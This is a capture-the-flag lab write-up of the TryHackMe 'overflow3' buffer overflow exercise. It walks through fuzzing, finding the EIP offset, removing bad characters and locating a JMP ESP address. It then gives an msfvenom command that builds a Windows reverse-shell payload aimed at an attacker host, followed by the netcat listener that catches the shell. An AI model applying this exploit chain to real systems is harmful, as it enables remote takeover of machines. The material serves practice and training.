overflow3

1. Determine min buffer size:

```
Fuzzing with 100 bytes
Fuzzing with 200
                 bytes
Fuzzing with 300
                 bytes
Fuzzing with 400
                 bytes
Fuzzing with 500
                 bytes
Fuzzing with
             600
                 bytes
Fuzzing with 700 bytes
Fuzzing with 800
                 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing crashed at 1300
                         bytes
[Finished in 30.1s]
```

2. Determine EIP

Use msf-pattern




• EIP: 35714234

- 3. Determine offset:
 - Via msf-pattern_offset

```
(root@kali)-[~/tryhackme/bufferOverflowPrep/overflow3]
# msf-pattern_offset -l 2500 -q 35714234
[*] Exact match at offset 1274
```

4. Test if accurate



- EIP: BBBB
- 5. Determine bad characters
 - · Generate bad characters

Terminated at \x11

6. Remove \x11

```
Failed at \x40
7. Remove \x40
```

```
Failed at \x5F
```

8. Remove \x5F

```
• Failed at \xb8
```

^{9.} Remove \xb8

```
• Failed at \xEE
10. Remove \xEE
```

```
Bad chars:
         \x00\x11\x40\x5f\xb8\xee
11. Find JMP
       • Via mona
```

!mona jmp -r esp

```
| Description |
```

- Address: 0x62501203
- Convert to little Endian: \x03\x12\x50\x62

12. Test it, add breakpoint

```
EAX 01A6F528 ASCII "OVERFLOW3 AAR
ECX 007E5744
EDX 00000000
EBX 41414141
ESP 01A6FA30 ASCII "CCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000
EIP 62501203 essfunc.62501203
```

13. Generate shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x11\x40\x5f\xb8\xee' -f python
```

14. Shell obtained

```
(root kali)-[~/Desktop/picoctf/notepad/static]

# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.100.242] 49179
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```